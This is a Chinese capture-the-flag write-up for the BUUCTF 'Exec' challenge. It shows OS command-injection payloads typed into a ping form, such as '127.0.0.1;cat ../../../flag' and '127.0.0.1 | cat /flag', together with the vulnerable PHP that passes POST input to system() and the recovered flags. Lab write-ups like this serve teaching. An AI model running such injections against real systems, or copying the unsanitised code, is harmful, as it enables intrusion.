BUUCTF[ACTF2020 新生赛]Exec

原创

从心的山青顾 于 2021-07-20 14:37:10 发布 63 收藏 1

目录


一、题目内容

对Linux命令的运用


二、解题步骤

①从根目录查找flag

（1）进入到靶机中




（2）用本机地址随便ping一下，看看能得到那些信息



```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
 ▼<body> == $0
    <h1>PING</h1>
   ▶<form class="form-inline" method="post">…</form>
    <br>
    <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes </pre>
  </body>
</html>
```

（3）然后通过ls命令查找当前目录中有哪些文件



PING

127.0.0.1;ls;


PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
index.php
```

```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
… ▼<body> == $0
    <h1>PING</h1>
   ▼<form class="form-inline" method="post">
     ▶<div class="input-group">…</div>
      <br>
      <br>
      <button style="width:280px;" class="btn btn-default">
      PING</button>
    </form>
    <br>
    <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
    index.php </pre>
  </body>
</html>
```

https://blog.csdn.net/m0_47745762

（4）查找后发现只有一个index.php的文件，我们查找一下里面是否含有flag的信息



PING

127.0.0.1;cat index.php

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```


PING

请输入需要ping的地址

```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
… ▼<body> == $0
    <h1>PING</h1>
   ▼<form class="form-inline" method="post">
     ▶<div class="input-group">…</div>
      <br>
      <br>
      <button style="width:280px;" class="btn btn-default">
      PING</button>
    </form>
    <br>
   ▼<pre>
      "PING 127.0.0.1 (127.0.0.1): 56 data bytes "
      <meta charset="UTF-8">
      <title>command execution</title>
      <link href="http://libs.baidu.com/bootstrap/3.0.3/cs
      s/bootstrap.min.css" rel="stylesheet">
      <h1>PING</h1>
     ▼<form class="form-inline" method="post">
       ▶<div class="input-group">…</div>
        <br>
        <br>
        <button style="width:280px;" class="btn btn-defaul
        t">PING</button>
      </form>
      <br>
     ▼<pre>
        <!--?php
        if (isset($_POST['target'])) {
            system("ping -c 3 ".$_POST['target']);
        }
        ?-->
      </pre>
    </pre>
  </body>
</html>
```

https://blog.csdn.net/m0_47745762

（5）分析PHP代码，发现只有一个isset函数用于判断post传过来的数据是否被提交过来



127.0.0.1;cat index.php


```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

PING

请输入需要ping的地址

```
<!DOCTYPE html>
<html lang="en">
▶<head>…</head>
▼<body>
   <h1>PING</h1>
  ▼<form class="form-inline" method="post">
    ▼<div class="input-group">
       <input style="width:280px;" id="target" type="text" class="form-control" placeholder="请输入需要ping的地址" aria-
       describedby="basic-addon1" name="target">
     </div>
     <br> == $0
     <br>
     <button style="width:280px;" class="btn btn-default">PING</button>
   </form>
   <br>
  ▼<pre>
     "PING 127.0.0.1 (127.0.0.1): 56 data bytes "
     <meta charset="UTF-8">
     <title>command execution</title>
     <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet">
     <h1>PING</h1>
    ▼<form class="form-inline" method="post">
      ▶<div class="input-group">…</div>
       <br>
       <br>
       <button style="width:280px;" class="btn btn-default">PING</button>
     </form>
     <br>
    ▼<pre>
       <!--?php
       if (isset($_POST['target'])) {
           system("ping -c 3 ".$_POST['target']);
       }
       ?-->
     </pre>
   </pre>
 </body>
</html>
```


（6） 我们发现当前目录中并没有关于flag的相关信息，那就可能是在根目录上，我们就挨个返回上一级进行查找



127.0.0.1;ls ../

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
html
localhost
```


```
<!DOCTYPE html>
<html lang="en">
▶<head>…</head>
▼<body> == $0
   <h1>PING</h1>
  ▶<form class="form-inline" method="post">…</form>
   <br>
   <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes html
   localhost </pre>
 </body>
</html>
```



127.0.0.1;ls ../../

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
cache
empty
lib
local
lock
log
mail
opt
run
spool
tmp
www
```

```
<!DOCTYPE html>
<html lang="en">
▶<head>…</head>
▼<body> == $0
   <h1>PING</h1>
  ▶<form class="form-inline" method="post">…</form>
   <br>
  ▶<pre>…</pre>
 </body>
</html>
```



PING


127.0.0.1;ls ../../../

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
··· ▼<body> == $0
    <h1>PING</h1>
   ▶<form class="form-inline" method="post">…</form>
    <br>
   ▶<pre>…</pre>
  </body>
</html>
```

https://blog.csdn.net/m0_47745762

（7）在根目录上我们发现了flag，我们开始访问这个文件，就得到了最终的flag



PING

127.0.0.1;cat ../../../flag


```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag{e7270819-e3a0-4b23-8bca-d0318fb7859e}
```

```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
··· ▼<body> == $0
    <h1>PING</h1>
   ▼<form class="form-inline" method="post">
     ▶<div class="input-group">…</div>
      <br>
      <br>
      <button style="width:280px;" class="btn btn-default">PING</button>
    </form>
    <br>
   ▼<pre>
      "PING 127.0.0.1 (127.0.0.1): 56 data bytes
      flag{e7270819-e3a0-4b23-8bca-d0318fb7859e} "
    </pre>
  </body>
</html>
```

https://blog.csdn.net/m0_47745762

②通过管道符直接来查找flag

（1）|：作用是直接执行|后面的语句



PING


127.0.0.1 | cat /flag;

```
flag{ef94d123-7ee0-4290-ad42-1ee4cdbee468}
```

```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
··· ▼<body> == $0
    <h1>PING</h1>
   ▶<form class="form-inline" method="post">…</form>
    <br>
    <pre>flag{ef94d123-7ee0-4290-ad42-1ee4cdbee468}
    </pre>
  </body>
</html>
```

https://blog.csdn.net/m0_47745762

（2）||：作用是如果前面命令是错的那么就执行后面的语句，否则只执行前面的语句



PING


ewfewf || cat /flag

```
flag{ef94d123-7ee0-4290-ad42-1ee4cdbee468}
```

```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
··· ▼<body> == $0
    <h1>PING</h1>
   ▶<form class="form-inline" method="post">…</form>
    <br>
    <pre>flag{ef94d123-7ee0-4290-ad42-1ee4cdbee468}
    </pre>
  </body>
</html>
```

https://blog.csdn.net/m0_47745762

（3）&：作用是&前面和后面命令都要执行，无论前面真假




PING

ewfewf & cat /flag

PING

```
flag{ef94d123-7ee0-4290-ad42-1ee4cdbee468}
```

```
<!DOCTYPE html>
<html lang="en">
 <head>…</head>
 <body> == $0
   <h1>PING</h1>
   <form class="form-inline" method="post">…</form>
   <br>
   <pre>flag{ef94d123-7ee0-4290-ad42-1ee4cdbee468}
   </pre>
  </body>
</html>
```



PING


127.0.0.1 & cat /flag

PING

```
flag{ef94d123-7ee0-4290-ad42-1ee4cdbee468}
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

```
<!DOCTYPE html>
<html lang="en">
 <head>…</head>
 <body> == $0
   <h1>PING</h1>
   <form class="form-inline" method="post">…</form>
   <br>
   <pre>…</pre>
  </body>
</html>
```

（4） ;管道符：作用和&一样。前面和后面命令都要执行，无论前面真假



PING

127.0.0.1;cat /flag

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag{ef94d123-7ee0-4290-ad42-1ee4cdbee468}
```

```
<!DOCTYPE html>
<html lang="en">
 <head>…</head>
 <body> == $0
   <h1>PING</h1>
   <form class="form-inline" method="post">…</form>
   <br>
   <pre>…</pre>
  </body>
</html>
```